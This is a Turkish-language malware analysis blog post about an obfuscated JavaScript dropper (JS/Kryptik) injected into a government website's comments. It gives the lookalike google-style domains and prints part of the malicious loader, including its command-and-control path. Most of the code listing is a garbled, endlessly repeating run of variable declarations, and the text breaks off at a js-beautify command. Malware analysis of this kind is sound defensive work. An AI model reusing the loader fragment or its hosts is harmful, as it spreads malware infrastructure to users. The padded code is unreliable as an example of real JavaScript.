


They PWN Houses!

written by Mert SARICA | 5 December 2016

12 Kasım 2016 tarihinde, başarılı bir “Pi Hediye Var” oyuncusu olan Mustafa Ali CAN, ziyaret ettiği bir devlet sitesinde antivirüs yazılımının alarm vermesi üzerine benimle iletişime geçti. Yaptığımız yazışmada, kullandığı antivirüs yazılımının sitede tespit ettiği zararlı JavaScript kodunu JS/Kryptik.I olarak adlandırdığını belirtti. Devlet sitelerimizin çeşitli APT grupları tarafından hedef alındığını bilen bir siber güvenlik uzmanı olarak, bu alarmla konu olan zararlı JavaScript kodunu yakından incelemeye karar verdim.



SHA256: 019b3636e6fcb751f603eacc8d2560760f4ac92dda9beae8fb8e8fdecbb13215

File name: 019b3636e6fcb751f603eacc8d2560760f4ac92dda9beae8fb8e8fdecbb13215


Detection ratio: 3 / 57

Analysis date: 2016-04-28 02:17:08 UTC (6 months, 2 weeks ago)

Antivirus	Result	Update
Baidu	JS.Trojan.Kryptik.qk	20160427
ESET-NOD32	JS/Kryptik.I	20160428
Yandex	JS.Obfuscated.Gen.1	20160427
ALYac	✓	20160427
AVG	✓	20160428
AVware	✓	20160428
Ad-Aware	✓	20160428
AegisLab	✓	20160427
AhnlLab-V3	✓	20160427
Alibaba	✓	20160427
Antiy-AVL	✓	20160428
Arcabit	✓	20160428
Avast	✓	20160428
Avira (no cloud)	✓	20160428

Siteyi ziyaret ettiğinizde, sisteminizi istismar etmeye çalışan zararlı bir JavaScript kodu yerine sosyal mühendislik yöntemi ile zararlı yazılım (1. dropper) yükletmeye çalışan bir zararlı JavaScript kodu ve mesajı ile karşılaşıyorsunuz. Zararlı javascript kodunun nerede olduğunu bulmak için ise kaynak koduna baktığınızda, 10 Nisan 2015 tarihinde siteye yazılan bir yorumda,

<http://pol.google.com.mo00.com/ajax/libs/jquery/jquery-2.1.5.ack.min.js> adresinde gizli olduğunu görebiliyorsunuz. Tabii haklı olarak bu zararlı kodun eski tarihli bir yoruma eklenmiş bir zararlı kod olup olmadığını nasıl bilebiliriz diye sorduğunuzda, sorunuzun yanıtının zararlı yazılımın derlenme tarihinde gizli olduğunu yazının ilerleyen kısımlarında görebilirsiniz.



JavaScript kodunu indirip, incelemeye başladığımda, kod üzerinde gizleme tekniği (obfuscation) uygulandığını gördüm ve bunu kısa yoldan çözmek için REMnux ile birlikte gelen js-beautify ve node-js araçlarından faydalanarak gizlenmiş kodu ve içinde yer alan web adreslerini kolaylıkla çözebildim. jquery-2.1.5.ack.min.js (analiz esnasında dosya adını önce mal.js sonra obfuscated.js olarak adlandırdım) dosyasının ilk satırında zararlı yazılımların yükleneceği merkez sunucu adresi olarak <http://codebase.google.com.mo00.com/ajax/libs/jquery/> yer alıyordu. pol.google.com.mo00.com ve codebase.google.com.mo00.com adreslerinin Türkiye’de bir üniversitenin eğitim fakültesine ait bir sunucuya yönlendiriliyor olması da bu sunucunun art niyetli kişiler tarafından hacklenmiş olabileceği ihtimalini güçlendiriyordu. Ayrıca web sitelerindeki zararlı kodları tespit edebilen Sucuri zararlı yazılım tarayıcısının bu zararlı kodu web sitesi üzerinde tespit edememesi de bu kodun art niyetli kişiler tarafından özelleştirilmiş olabileceğine işaret ediyordu.

```
Fiddler_20-59-50.js - Notepad
File Edit Format View Help
var globalpath = "http://codebase.google.com.mo0o.com/ajax/libs/jquery/";
var theflag = 0;
var exdomain = "JUANBA19QkcFFkcTLEY2AUM2DEAVAX0NK1o8B1Y+BEcEX1ALIBs0GFwwDFgFAFcFOVEg";

var hexcase=0;function hex_md5(a){return rstr2hex(rstr_md5(str2rstr_utf8(a)))}function hex_hmac_md5(a,b){return
rstr2hex(rstr_hmac_md5(str2rstr_utf8(a),str2rstr_utf8(b)))}function md5_vm_test(){return hex_md5("abc").toLowerCase
()=="900150983cd24fb0d6963f7d28e17f72"}function rstr_md5(a){return binl2rstr(binl_md5(rstr2binl(a),a.length*8))}
function rstr_hmac_md5(c,f){var e=rstr2binl(c);if(e.length>16){e=binl_md5(e,c.length*8)}var a=Array(16),d=Array
(16);for(var b=0;b<16;b++){a[b]=e[b]^909522486;d[b]=e[b]^1549556828}var g=binl_md5(a.concat(rstr2binl
(f)),512+f.length*8);return binl2rstr(binl_md5(d.concat(g),512+128))}function rstr2hex(c){try{hexcase}catch(g)
{hexcase=0}var f=hexcase?"0123456789ABCDEF":"0123456789abcdef";var b="";var a;for(var d=0;d<c.length;d++)
{a=c.charCodeAt(d);b+=f.charAt((a>>4)&15)+f.charAt(a&15)}return b}function str2rstr_utf8(c){var b="";var d=-1;var
a,e;while(++d<c.length){a=c.charCodeAt(d);e=d+1<c.length?c.charCodeAt(d+1):0;if
(55296<=a&&a<=56319&&56320<=e&&e<=57343){a=65536+((a&1023)<<10)+(e&1023);d++;if(a<=127){b+=String.fromCharCode(a)}
else{if(a<=2047){b+=String.fromCharCode(192|((a>>6)&31),128|(a&63))}else{if(a<=65535){b+=String.fromCharCode(224|
((a>>12)&15),128|((a>>6)&63),128|(a&63))}else{if(a<=2097151){b+=String.fromCharCode(240|((a>>18)&7),128|((a>>12)
&63),128|((a>>6)&63),128|(a&63))}}}}return b}function rstr2binl(b){var a=Array(b.length>>2);for(var
c=0;c<a.length;c++){a[c]=0}for(var c=0;c<b.length*8;c+=8){a[c>>5]|=(b.charCodeAt(c/8)&255)<<(c%32)}return a}function
binl2rstr(b){var a="";for(var c=0;c<b.length*32;c+=8){a+=String.fromCharCode((b[c>>5]>>>(c%32))&255)}return a}
function binl_md5(p,k){p[k>>5]=128<<((k%32)+1);p[(k+(k+64)>>>9)<<4+14]=k;var o=1732584193;var n=-271733879;var m=-
1732584194;var l=271733878;for(var g=0;g<p.length;g+=16){var j=o;var h=n;var e=l;var f=m;var e1=o;var e2=n;var e3=l;var
e4=m;var e5=o;var e6=n;var e7=l;var e8=m;var e9=o;var e10=n;var e11=l;var e12=m;var e13=o;var e14=n;var e15=l;var e16=m;
var e17=o;var e18=n;var e19=l;var e20=m;var e21=o;var e22=n;var e23=l;var e24=m;var e25=o;var e26=n;var e27=l;var e28=m;
var e29=o;var e30=n;var e31=l;var e32=m;var e33=o;var e34=n;var e35=l;var e36=m;var e37=o;var e38=n;var e39=l;var e40=m;
var e41=o;var e42=n;var e43=l;var e44=m;var e45=o;var e46=n;var e47=l;var e48=m;var e49=o;var e50=n;var e51=l;var e52=m;
var e53=o;var e54=n;var e55=l;var e56=m;var e57=o;var e58=n;var e59=l;var e60=m;var e61=o;var e62=n;var e63=l;var e64=m;
var e65=o;var e66=n;var e67=l;var e68=m;var e69=o;var e70=n;var e71=l;var e72=m;var e73=o;var e74=n;var e75=l;var e76=m;
var e77=o;var e78=n;var e79=l;var e80=m;var e81=o;var e82=n;var e83=l;var e84=m;var e85=o;var e86=n;var e87=l;var e88=m;
var e89=o;var e90=n;var e91=l;var e92=m;var e93=o;var e94=n;var e95=l;var e96=m;var e97=o;var e98=n;var e99=l;var e100=m;
var e101=o;var e102=n;var e103=l;var e104=m;var e105=o;var e106=n;var e107=l;var e108=m;var e109=o;var e110=n;var e111=l;
var e112=m;var e113=o;var e114=n;var e115=l;var e116=m;var e117=o;var e118=n;var e119=l;var e120=m;var e121=o;var e122=n;
var e123=l;var e124=m;var e125=o;var e126=n;var e127=l;var e128=m;var e129=o;var e130=n;var e131=l;var e132=m;var e133=o;
var e134=n;var e135=l;var e136=m;var e137=o;var e138=n;var e139=l;var e140=m;var e141=o;var e142=n;var e143=l;var e144=m;
var e145=o;var e146=n;var e147=l;var e148=m;var e149=o;var e150=n;var e151=l;var e152=m;var e153=o;var e154=n;var e155=l;
var e156=m;var e157=o;var e158=n;var e159=l;var e160=m;var e161=o;var e162=n;var e163=l;var e164=m;var e165=o;var e166=n;
var e167=l;var e168=m;var e169=o;var e170=n;var e171=l;var e172=m;var e173=o;var e174=n;var e175=l;var e176=m;var e177=o;
var e178=n;var e179=l;var e180=m;var e181=o;var e182=n;var e183=l;var e184=m;var e185=o;var e186=n;var e187=l;var e188=m;
var e189=o;var e190=n;var e191=l;var e192=m;var e193=o;var e194=n;var e195=l;var e196=m;var e197=o;var e198=n;var e199=l;
var e200=m;var e201=o;var e202=n;var e203=l;var e204=m;var e205=o;var e206=n;var e207=l;var e208=m;var e209=o;var e210=n;
var e211=l;var e212=m;var e213=o;var e214=n;var e215=l;var e216=m;var e217=o;var e218=n;var e219=l;var e220=m;var e221=o;
var e222=n;var e223=l;var e224=m;var e225=o;var e226=n;var e227=l;var e228=m;var e229=o;var e230=n;var e231=l;var e232=m;
var e233=o;var e234=n;var e235=l;var e236=m;var e237=o;var e238=n;var e239=l;var e240=m;var e241=o;var e242=n;var e243=l;
var e244=m;var e245=o;var e246=n;var e247=l;var e248=m;var e249=o;var e250=n;var e251=l;var e252=m;var e253=o;var e254=n;
var e255=l;var e256=m;var e257=o;var e258=n;var e259=l;var e260=m;var e261=o;var e262=n;var e263=l;var e264=m;var e265=o;
var e266=n;var e267=l;var e268=m;var e269=o;var e270=n;var e271=l;var e272=m;var e273=o;var e274=n;var e275=l;var e276=m;
var e277=o;var e278=n;var e279=l;var e280=m;var e281=o;var e282=n;var e283=l;var e284=m;var e285=o;var e286=n;var e287=l;
var e288=m;var e289=o;var e290=n;var e291=l;var e292=m;var e293=o;var e294=n;var e295=l;var e296=m;var e297=o;var e298=n;
var e299=l;var e300=m;var e301=o;var e302=n;var e303=l;var e304=m;var e305=o;var e306=n;var e307=l;var e308=m;var e309=o;
var e310=n;var e311=l;var e312=m;var e313=o;var e314=n;var e315=l;var e316=m;var e317=o;var e318=n;var e319=l;var e320=m;
var e321=o;var e322=n;var e323=l;var e324=m;var e325=o;var e326=n;var e327=l;var e328=m;var e329=o;var e330=n;var e331=l;
var e332=m;var e333=o;var e334=n;var e335=l;var e336=m;var e337=o;var e338=n;var e339=l;var e340=m;var e341=o;var e342=n;
var e343=l;var e344=m;var e345=o;var e346=n;var e347=l;var e348=m;var e349=o;var e350=n;var e351=l;var e352=m;var e353=o;
var e354=n;var e355=l;var e356=m;var e357=o;var e358=n;var e359=l;var e360=m;var e361=o;var e362=n;var e363=l;var e364=m;
var e365=o;var e366=n;var e367=l;var e368=m;var e369=o;var e370=n;var e371=l;var e372=m;var e373=o;var e374=n;var e375=l;
var e376=m;var e377=o;var e378=n;var e379=l;var e380=m;var e381=o;var e382=n;var e383=l;var e384=m;var e385=o;var e386=n;
var e387=l;var e388=m;var e389=o;var e390=n;var e391=l;var e392=m;var e393=o;var e394=n;var e395=l;var e396=m;var e397=o;
var e398=n;var e399=l;var e400=m;var e401=o;var e402=n;var e403=l;var e404=m;var e405=o;var e406=n;var e407=l;var e408=m;
var e409=o;var e410=n;var e411=l;var e412=m;var e413=o;var e414=n;var e415=l;var e416=m;var e417=o;var e418=n;var e419=l;
var e420=m;var e421=o;var e422=n;var e423=l;var e424=m;var e425=o;var e426=n;var e427=l;var e428=m;var e429=o;var e430=n;
var e431=l;var e432=m;var e433=o;var e434=n;var e435=l;var e436=m;var e437=o;var e438=n;var e439=l;var e440=m;var e441=o;
var e442=n;var e443=l;var e444=m;var e445=o;var e446=n;var e447=l;var e448=m;var e449=o;var e450=n;var e451=l;var e452=m;
var e453=o;var e454=n;var e455=l;var e456=m;var e457=o;var e458=n;var e459=l;var e460=m;var e461=o;var e462=n;var e463=l;
var e464=m;var e465=o;var e466=n;var e467=l;var e468=m;var e469=o;var e470=n;var e471=l;var e472=m;var e473=o;var e474=n;
var e475=l;var e476=m;var e477=o;var e478=n;var e479=l;var e480=m;var e481=o;var e482=n;var e483=l;var e484=m;var e485=o;
var e486=n;var e487=l;var e488=m;var e489=o;var e490=n;var e491=l;var e492=m;var e493=o;var e494=n;var e495=l;var e496=m;
var e497=o;var e498=n;var e499=l;var e500=m;var e501=o;var e502=n;var e503=l;var e504=m;var e505=o;var e506=n;var e507=l;
var e508=m;var e509=o;var e510=n;var e511=l;var e512=m;var e513=o;var e514=n;var e515=l;var e516=m;var e517=o;var e518=n;
var e519=l;var e520=m;var e521=o;var e522=n;var e523=l;var e524=m;var e525=o;var e526=n;var e527=l;var e528=m;var e529=o;
var e530=n;var e531=l;var e532=m;var e533=o;var e534=n;var e535=l;var e536=m;var e537=o;var e538=n;var e539=l;var e540=m;
var e541=o;var e542=n;var e543=l;var e544=m;var e545=o;var e546=n;var e547=l;var e548=m;var e549=o;var e550=n;var e551=l;
var e552=m;var e553=o;var e554=n;var e555=l;var e556=m;var e557=o;var e558=n;var e559=l;var e560=m;var e561=o;var e562=n;
var e563=l;var e564=m;var e565=o;var e566=n;var e567=l;var e568=m;var e569=o;var e570=n;var e571=l;var e572=m;var e573=o;
var e574=n;var e575=l;var e576=m;var e577=o;var e578=n;var e579=l;var e580=m;var e581=o;var e582=n;var e583=l;var e584=m;
var e585=o;var e586=n;var e587=l;var e588=m;var e589=o;var e590=n;var e591=l;var e592=m;var e593=o;var e594=n;var e595=l;
var e596=m;var e597=o;var e598=n;var e599=l;var e600=m;var e601=o;var e602=n;var e603=l;var e604=m;var e605=o;var e606=n;
var e607=l;var e608=m;var e609=o;var e610=n;var e611=l;var e612=m;var e613=o;var e614=n;var e615=l;var e616=m;var e617=o;
var e618=n;var e619=l;var e620=m;var e621=o;var e622=n;var e623=l;var e624=m;var e625=o;var e626=n;var e627=l;var e628=m;
var e629=o;var e630=n;var e631=l;var e632=m;var e633=o;var e634=n;var e635=l;var e636=m;var e637=o;var e638=n;var e639=l;
var e640=m;var e641=o;var e642=n;var e643=l;var e644=m;var e645=o;var e646=n;var e647=l;var e648=m;var e649=o;var e650=n;
var e651=l;var e652=m;var e653=o;var e654=n;var e655=l;var e656=m;var e657=o;var e658=n;var e659=l;var e660=m;var e661=o;
var e662=n;var e663=l;var e664=m;var e665=o;var e666=n;var e667=l;var e668=m;var e669=o;var e670=n;var e671=l;var e672=m;
var e673=o;var e674=n;var e675=l;var e676=m;var e677=o;var e678=n;var e679=l;var e680=m;var e681=o;var e682=n;var e683=l;
var e684=m;var e685=o;var e686=n;var e687=l;var e688=m;var e689=o;var e690=n;var e691=l;var e692=m;var e693=o;var e694=n;
var e695=l;var e696=m;var e697=o;var e698=n;var e699=l;var e700=m;var e701=o;var e702=n;var e703=l;var e704=m;var e705=o;
var e706=n;var e707=l;var e708=m;var e709=o;var e710=n;var e711=l;var e712=m;var e713=o;var e714=n;var e715=l;var e716=m;
var e717=o;var e718=n;var e719=l;var e720=m;var e721=o;var e722=n;var e723=l;var e724=m;var e725=o;var e726=n;var e727=l;
var e728=m;var e729=o;var e730=n;var e731=l;var e732=m;var e733=o;var e734=n;var e735=l;var e736=m;var e737=o;var e738=n;
var e739=l;var e740=m;var e741=o;var e742=n;var e743=l;var e744=m;var e745=o;var e746=n;var e747=l;var e748=m;var e749=o;
var e750=n;var e751=l;var e752=m;var e753=o;var e754=n;var e755=l;var e756=m;var e757=o;var e758=n;var e759=l;var e760=m;
var e761=o;var e762=n;var e763=l;var e764=m;var e765=o;var e766=n;var e767=l;var e768=m;var e769=o;var e770=n;var e771=l;
var e772=m;var e773=o;var e774=n;var e775=l;var e776=m;var e777=o;var e778=n;var e779=l;var e780=m;var e781=o;var e782=n;
var e783=l;var e784=m;var e785=o;var e786=n;var e787=l;var e788=m;var e789=o;var e790=n;var e791=l;var e792=m;var e793=o;
var e794=n;var e795=l;var e796=m;var e797=o;var e798=n;var e799=l;var e800=m;var e801=o;var e802=n;var e803=l;var e804=m;
var e805=o;var e806=n;var e807=l;var e808=m;var e809=o;var e810=n;var e811=l;var e812=m;var e813=o;var e814=n;var e815=l;
var e816=m;var e817=o;var e818=n;var e819=l;var e820=m;var e821=o;var e822=n;var e823=l;var e824=m;var e825=o;var e826=n;
var e827=l;var e828=m;var e829=o;var e830=n;var e831=l;var e832=m;var e833=o;var e834=n;var e835=l;var e836=m;var e837=o;
var e838=n;var e839=l;var e840=m;var e841=o;var e842=n;var e843=l;var e844=m;var e845=o;var e846=n;var e847=l;var e848=m;
var e849=o;var e850=n;var e851=l;var e852=m;var e853=o;var e854=n;var e855=l;var e856=m;var e857=o;var e858=n;var e859=l;
var e860=m;var e861=o;var e862=n;var e863=l;var e864=m;var e865=o;var e866=n;var e867=l;var e868=m;var e869=o;var e870=n;
var e871=l;var e872=m;var e873=o;var e874=n;var e875=l;var e876=m;var e877=o;var e878=n;var e879=l;var e880=m;var e881=o;
var e882=n;var e883=l;var e884=m;var e885=o;var e886=n;var e887=l;var e888=m;var e889=o;var e890=n;var e891=l;var e892=m;
var e893=o;var e894=n;var e895=l;var e896=m;var e897=o;var e898=n;var e899=l;var e900=m;var e901=o;var e902=n;var e903=l;
var e904=m;var e905=o;var e906=n;var e907=l;var e908=m;var e909=o;var e910=n;var e911=l;var e912=m;var e913=o;var e914=n;
var e915=l;var e916=m;var e917=o;var e918=n;var e919=l;var e920=m;var e921=o;var e922=n;var e923=l;var e924=m;var e925=o;
var e926=n;var e927=l;var e928=m;var e929=o;var e930=n;var e931=l;var e932=m;var e933=o;var e934=n;var e935=l;var e936=m;
var e937=o;var e938=n;var e939=l;var e940=m;var e941=o;var e942=n;var e943=l;var e944=m;var e945=o;var e946=n;var e947=l;
var e948=m;var e949=o;var e950=n;var e951=l;var e952=m;var e953=o;var e954=n;var e955=l;var e956=m;var e957=o;var e958=n;
var e959=l;var e960=m;var e961=o;var e962=n;var e963=l;var e964=m;var e965=o;var e966=n;var e967=l;var e968=m;var e969=o;
var e970=n;var e971=l;var e972=m;var e973=o;var e974=n;var e975=l;var e976=m;var e977=o;var e978=n;var e979=l;var e980=m;
var e981=o;var e982=n;var e983=l;var e984=m;var e985=o;var e986=n;var e987=l;var e988=m;var e989=o;var e990=n;var e991=l;
var e992=m;var e993=o;var e994=n;var e995=l;var e996=m;var e997=o;var e998=n;var e999=l;var e1000=m;var e1001=o;var e1002=n;
var e1003=l;var e1004=m;var e1005=o;var e1006=n;var e1007=l;var e1008=m;var e1009=o;var e1010=n;var e1011=l;var e1012=m;
var e1013=o;var e1014=n;var e1015=l;var e1016=m;var e1017=o;var e1018=n;var e1019=l;var e1020=m;var e1021=o;var e1022=n;
var e1023=l;var e1024=m;var e1025=o;var e1026=n;var e1027=l;var e1028=m;var e1029=o;var e1030=n;var e1031=l;var e1032=m;
var e1033=o;var e1034=n;var e1035=l;var e1036=m;var e1037=o;var e1038=n;var e1039=l;var e1040=m;var e1041=o;var e1042=n;
var e1043=l;var e1044=m;var e1045=o;var e1046=n;var e1047=l;var e1048=m;var e1049=o;var e1050=n;var e1051=l;var e1052=m;
var e1053=o;var e1054=n;var e1055=l;var e1056=m;var e1057=o;var e1058=n;var e1059=l;var e1060=m;var e1061=o;var e1062=n;
var e1063=l;var e1064=m;var e1065=o;var e1066=n;var e1067=l;var e1068=m;var e1069=o;var e1070=n;var e1071=l;var e1072=m;
var e1073=o;var e1074=n;var e1075=l;var e1076=m;var e1077=o;var e1078=n;var e1079=l;var e1080=m;var e1081=o;var e1082=n;
var e1083=l;var e1084=m;var e1085=o;var e1086=n;var e1087=l;var e1088=m;var e1089=o;var e1090=n;var e1091=l;var e1092=m;
var e1093=o;var e1094=n;var e1095=l;var e1096=m;var e1097=o;var e1098=n;var e1099=l;var e1100=m;var e1101=o;var e1102=n;
var e1103=l;var e1104=m;var e1105=o;var e1106=n;var e1107=l;var e1108=m;var e1109=o;var e1110=n;var e1111=l;var e1112=m;
var e1113=o;var e1114=n;var e1115=l;var e1116=m;var e1117=o;var e1118=n;var e1119=l;var e1120=m;var e1121=o;var e1122=n;
var e1123=l;var e1124=m;var e1125=o;var e1126=n;var e1127=l;var e1128=m;var e1129=o;var e1130=n;var e1131=l;var e1132=m;
var e1133=o;var e1134=n;var e1135=l;var e1136=m;var e1137=o;var e1138=n;var e1139=l;var e1140=m;var e1141=o;var e1142=n;
var e1143=l;var e1144=m;var e1145=o;var e1146=n;var e1147=l;var e1148=m;var e1149=o;var e1150=n;var e1151=l;var e1152=m;
var e1153=o;var e1154=n;var e1155=l;var e1156=m;var e1157=o;var e1158=n;var e1159=l;var e1160=m;var e1161=o;var e1162=n;
var e1163=l;var e1164=m;var e1165=o;var e1166=n;var e1167=l;var e1168=m;var e1169=o;var e1170=n;var e1171=l;var e1172=m;
var e1173=o;var e1174=n;var e1175=l;var e1176=m;var e1177=o;var e1178=n;var e1179=l;var e1180=m;var e1181=o;var e1182=n;
var e1183=l;var e1184=m;var e1185=o;var e1186=n;var e1187=l;var e1188=m;var e1189=o;var e1190=n;var e1191=l;var e1192=m;
var e1193=o;var e1194=n;var e1195=l;var e1196=m;var e1197=o;var e1198=n;var e1199=l;var e1200=m;var e1201=o;var e1202=n;
var e1203=l;var e1204=m;var e1205=o;var e1206=n;var e1207=l;var e1208=m;var e1209=o;var e1210=n;var e1211=l;var e1212=m;
var e1213=o;var e1214=n;var e1215=l;var e1216=m;var e1217=o;var e1218=n;var e1219=l;var e1220=m;var e1221=o;var e1222=n;
var e1223=l;var e1224=m;var e1225=o;var e1226=n;var e1227=l;var e1228=m;var e1229=o;var e1230=n;var e1231=l;var e1232=m;
var e1233=o;var e1234=n;var e1235=l;var e1236=m;var e1237=o;var e1238=n;var e1239=l;var e1240=m;var e1241=o;var e1242=n;
var e1243=l;var e1244=m;var e1245=o;var e1246=n;var e1247=l;var e1248=m;var e1249=o;var e1250=n;var e1251=l;var e1252=m;
var e1253=o;var e1254=n;var e1255=l;var e1256=m;var e1257=o;var e1258=n;var e1259=l;var e1260=m;var e1261=o;var e1262=n;
var e1263=l;var e1264=m;var e1265=o;var e1266=n;var e1267=l;var e1268=m;var e1269=o;var e1270=n;var e1271=l;var e1272=m;
var e1273=o;var e1274=n;var e1275=l;var e1276=m;var e1277=o;var e1278=n;var e1279=l;var e1280=m;var e1281=o;var e1282=n;
var e1283=l;var e1284=m;var e1285=o;var e1286=n;var e1287=l;var e1288=m;var e1289=o;var e1290=n;var e1291=l;var e1292=m;
var e1293=o;var e1294=n;var e1295=l;var e1296=m;var e1297=o;var e1298=n;var e1299=l;var e1300=m;var e1301=o;var e1302=n;
var e1303=l;var e1304=m;var e1305=o;var e1306=n;var e1307=l;var e1308=m;var e1309=o;var e1310=n;var e1311=l;var e1312=m;
var e1313=o;var e1314=n;var e1315=l;var e1316=m;var e1317=o;var e1318=n;var e1319=l;var e1320=m;var e1321=o;var e1322=n;
var e1323=l;var e1324=m;var e1325=o;var e1326=n;var e1327=l;var e1328=m;var e1329=o;var e1330=n;var e1331=l;var e1332=m;
var e1333=o;var e1334=n;var e1335=l;var e1336=m;var e1337=o;var e1338=n;var e1339=l;var e1340=m;var e1341=o;var e1342=n;
var e1343=l;var e1344=m;var e1345=o;var e1346=n;var e1347=l;var e1348=m;var e1349=o;var e1350=n;var e1351=l;var e1352=m;
var e1353=o;var e1354=n;var e1355=l;var e1356=m;var e1357=o;var e1358=n;var e1359=l;var e1360=m;var e1361=o;var e1362=n;
var e1363=l;var e1364=m;var e1365=o;var e1366=n;var e1367=l;var e1368=m;var e1369=o;var e1370=n;var e1371=l;var e1372=m;
var e1373=o;var e1374=n;var e1375=l;var e1376=m;var e1377=o;var e1378=n;var e1379=l;var e1380=m;var e1381=o;var e1382=n;
var e1383=l;var e1384=m;var e1385=o;var e1386=n;var e1387=l;var e1388=m;var e1389=o;var e1390=n;var e1391=l;var e1392=m;
var e1393=o;var e1394=n;var e1395=l;var e1396=m;var e1397=o;var e1398=n;var e1399=l;var e1400=m;var e1401=o;var e1402=n;
var e1403=l;var e1404=m;var e1405=o;var e1406=n;var e1407=l;var e1408=m;var e1409=o;var e1410=n;var e1411=l;var e1412=m;
var e1413=o;var e1414=n;var e1415=l;var e1416=m;var e1417=o;var e1418=n;var e1419=l;var e1420=m;var e1421=o;var e1422=n;
var e1423=l;var e1424=m;var e1425=o;var e1426=n;var e1427=l;var e1428=m;var e1429=o;var e1430=n;var e1431=l;var e1432=m;
var e1433=o;var e1434=n;var e1435=l;var e1436=m;var e1437=o;var e1438=n;var e1439=l;var e1440=m;var e1441=o;var e1442=n;
var e1443=l;var e1444=m;var e1445=o;var e1446=n;var e1447=l;var e1448=m;var e1449=o;var e1450=n;var e1451=l;var e1452=m;
var e1453=o;var e1454=n;var e1455=l;var e1456=m;var e1457=o;var e1458=n;var e1459=l;var e1460=m;var e1461=o;var e1462=n;
var e1463=l;var e1464=m;var e1465=o;var e1466=n;var e1467=l;var e1468=m;var e1469=o;var e1470=n;var e1471=l;var e1472=m;
var e1473=o;var e1474=n;var e1475=l;var e1476=m;var e1477=o;var e1478=n;var e1479=l;var e1480=m;var e1481=o;var e1482=n;
var e1483=l;var e1484=m;var e1485=o;var e1486=n;var e1487=l;var e1488=m;var e1489=o;var e1490=n;var e1491=l;var e1492=m;
var e1493=o;var e1494=n;var e1495=l;var e1496=m;var e1497=o;var e1498=n;var e1499=l;var e1500=m;var e1501=o;var e1502=n;
var e1503=l;var e1504=m;var e1505=o;var e1506=n;var e1507=l;var e1508=m;var e1509=o;var e1510=n;var e1511=l;var e1512=m;
var e1513=o;var e1514=n;var e1515=l;var e1516=m;var e1517=o;var e1518=n;var e1519=l;var e1520=m;var e1521=o;var e1522=n;

```

```
root@remnux:/home/remnux/Desktop# js-beautify mal.js > obfuscated.js
